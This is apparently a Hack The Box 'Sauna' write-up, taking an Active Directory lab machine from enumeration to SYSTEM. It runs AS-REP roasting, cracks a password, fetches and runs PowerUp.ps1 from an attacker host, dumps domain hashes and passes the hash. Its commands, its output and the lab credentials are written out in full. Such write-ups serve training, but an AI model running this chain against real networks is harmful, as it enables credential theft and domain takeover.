


Lets start nmap:

Nmap -sV -A -p- 10.10.10.175 -o nmap

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-07-11 21:44:07Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  msrpc         Microsoft Windows RPC
```

We notice:

- **80 http**
- **88 Kerberos**
- **135 - RPC**
- **139,445 - SMB**
- **389,3268 - LDAP**
- **464 - Active directory process**
- **593 - RPC**
- **636 - tcpwrapped -**
- **5985 - http - API**
- **9389 - .NET message framing procotol**

What sticks out for me the most is **Kerberos.** Domain controller is called **EGOISTICAL-BANK.** Let's enumerate and look for some foothold – usernames at least.

SMB

```
root@kali:~/Desktop# smbclient -N -L \\\\10.10.10.175\\
Anonymous login successful
Steven Kerb
fsmith  Sharename       Type      Comment
        ---------       ----      -------
```

Anonymous login is **allowed** but sadly no shares are available ☹

LDAP


Ldap search -x -h 10.10.10.175 -p 389

```
# Hugo Smith, EGOTISTICAL-BANK.LOCAL
dn: CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL

# search reference
ref: ldap://ForestDnsZones.EGOTISTICAL-BANK.LOCAL/DC=ForestDnsZones,DC=EGOTIST
 ICAL-BANK,DC=LOCAL
```

LDAP enumeration gives us a username: **Hugo Smith,** let's keep it in mind.

WEBSITE



Browsing through the website we find a tab with the company members. Let's write them down.

KERBRUTE

Kerbrute (https://github.com/TarlogicSecurity/kerbrute) is a awesome tool which checks if given username is a valid Kerberos user.

```
root@kali:~/Desktop# kerbrute -domain EGOTISTICAL-BANK.LOCAL -dc-ip 10.10.10.175 -users ./kerbrute/userlist.txt
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Valid user => fsmith [NOT PREAUTH]
[*] No passwords were discovered :'(
```

Sadly none found.

Friend of mine has his way of possible First/Last name combination to create a username.

users?:

```
        -grab from site About US
        -create user list:
                -John Doe
                        -jdoe
                        -johndoe
                        -john.doe
```

Using the newly created wordlist we got some results!

```
2020/07/08 17:14:41 >  [+] VALID USERNAME:     hsmith@EGOTISTICALBANK
2020/07/08 17:14:42 >  [+] VALID USERNAME:     fsmith@EGOTISTICALBANK
```

With a valid username we got a place to start from.

IMPACKET

When it comes to exploiting Kerberos – Impacket scripts are there for the rescue.

We start with the **GetNPusers.py** script which checks if the user has the **PreAuthentication enabled**. If it does – Impacket gonna get the TGT (Ticket Granting Ticket) for us.

```
root@kali:~/Desktop/impacket/examples# python GetNPUsers.py EGOTISTICAL-BANK.LOCAL/fsmith -dc-ip 10.10.10.175 -no-pass
Impacket v0.9.22.dev1+20200629.145357.5d4ad6cc - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for fsmith
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:73de0d30b8f34b7013ac94e26de0039d$ad0d5c8678c1f0e552f5d317aa3c11e92898deea16a972092c4d58ca4f350a0b892add4a4b957ef2f7e837364ffb3755d7076d1989c351debe801ba354a5bfca3fdd5b
895b1a168bed566d3e60d5821036da024e05b262b4cfb05c7aebf43e9ab337414ccfea4b0cc65f6c96a9fdad06675914dc106e4159702ea4f19d7cf4a552bc4ef403222b13c2afeaa6f571cc0774ad8aa74007cced0149e4a0e07864bf7b8c1ac0734f3e89e9dff476a
b6b57ad18dfab2054f44d478c7bf135fc4e3978c36d07faeda8229f3252c84199e3a60ce362a5657bc28e3882b69c4464b5aa3e5fb3116ed481624a243012af75531aaafaf37b3c3a80038730 7b47a0f4172da2
```

fsmith user have it enabled and we got his TGT ticket.

Now we can attempt to crack it.

John The Ripper with our beloved **rockyou.txt** worldlist should do the job.

```
root@kali:~/Desktop# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23     ($krb5asrep$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:15 DONE (2020-07-13 13:33) 0.06253g/s 659099p/s 659099c/s 659099C/s Thrall..Thehunter22
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop# john hash.txt --show
$krb5asrep$fsmith@EGOTISTICAL-BANK.LOCAL:Thestrokes23

1 password hash cracked, 0 left
```

And it does! The password is: **Thestrokes23**

Credentials fit to the SMB so we enumerate files using **smbmap** but nothing interesting found in there.

```
root@kali:~/Desktop# smbmap -H 10.10.10.175 -R -u fsmith -p Thestrokes23
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.175...
[+] IP: 10.10.10.175:445        Name: 10.10.10.175
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        C$                                                      NO ACCESS
        IPC$                                                    READ ONLY
        .\
        -r--r--r--                3 Mon Jan  1 01:24:00 1601    InitShutdown
        -r--r--r--                5 Mon Jan  1 01:24:00 1601    lsass
        -r--r--r--                4 Mon Jan  1 01:24:00 1601    ntsvcs
        -r--r--r--                3 Mon Jan  1 01:24:00 1601    scerpc
```

EVIL-WINRM

Now I will use an awesome tool introduced to me in **HTB Starting Point** called **Evil-WinRM.** As the description states "This program can be used on any Microsoft Windows Servers with this feature enabled (usually at port 5985), of course only if you have credentials and permissions to use it."

https://github.com/Hackplayers/evil-winrm

```
root@kali:~/Desktop/evil-winrm# evil-winrm -i 10.10.10.175 -u fsmith -p Thestrokes23
```

Works!

With the shell present I downloaded the **PowerUp.ps1** script

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> IEX (New-Object System.Net.Webclient).DownloadString('http://10.10.14.33:8080/PowerUp.ps1')
*Evil-WinRM* PS C:\Users\FSmith\Documents> Invoke-Allchecks
```

And **Invoke-Allchecks** gives us some valuable stuff!

```
[*] Checking for Autologon credentials in registry...


DefaultDomainName    : EGOTISTICALBANK
DefaultUserName      : EGOTISTICALBANK\svc_loanmanager
DefaultPassword      : Moneymakestheworldgoround!
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
```

```
root@kali:~/Desktop/evil-winrm# evil-winrm -i 10.10.10.175 -u svc_loanmgr -p Moneymakestheworldgoround!

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> dir
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc_loanmgr> dir
```

They do work too, so what about impacket's **secretsdump.py?**

secretsdump.py -dc-ip 10.10.10.175 'EGOTISTICAL-BANK.LOCAL/svc_loanmgr:Moneymakestheworldgoround!@10.10.10.175'

```
root@kali:~/Desktop/impacket/examples# secretsdump.py -dc-ip 10.10.10.175 'EGOTISTICAL-BANK.LOCAL/svc_loanmgr:Moneymakestheworldgoround!@10.10.10.175'
Impacket v0.9.22.dev1+20200629.145357.5d4ad6cc - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851aa40cbb4ab9dff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:a7689cc5799cdee8ace0c7c880b1efe3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:987e26bb845e57df4c7301753f6cb53fcf993e1af692d08fd07de74f041bf031
Administrator:aes128-cts-hmac-sha1-96:145e4d0e4a6600b7ec0ece74997651d0
Administrator:des-cbc-md5:19d5f15d689b1ce5
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:5f39f2581b3bbb4c79cd2a8f56e7f3427e707bd3ba518a793825060a3c4e2ef3
SAUNA$:aes128-cts-hmac-sha1-96:c628107e9db1c3cb98b1661f60615124
SAUNA$:des-cbc-md5:104c515b86739e08
[*] Cleaning up...
root@kali:~/Desktop/impacket/examples#
```

Yup! We got the user hashes.

Now with the **Pass-the-Hash** technique we don't need to crack them. **Psexec.py** script will finish the job for us.

```
root@kali:~/Desktop/impacket/examples# psexec.py EGOTISTICAL-BANK.LOCAL/Administrator@10.10.10.175 -hashes aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851aa40cbb4ab9dff
Impacket v0.9.22.dev1+20200629.145357.5d4ad6cc - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.175.....
[*] Found writable share ADMIN$
[*] Uploading file qnmlzIYs.exe
[*] Opening SVCManager on 10.10.10.175.....
[*] Creating service iugK on 10.10.10.175.....
[*] Starting service iugK.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
```

R00ted!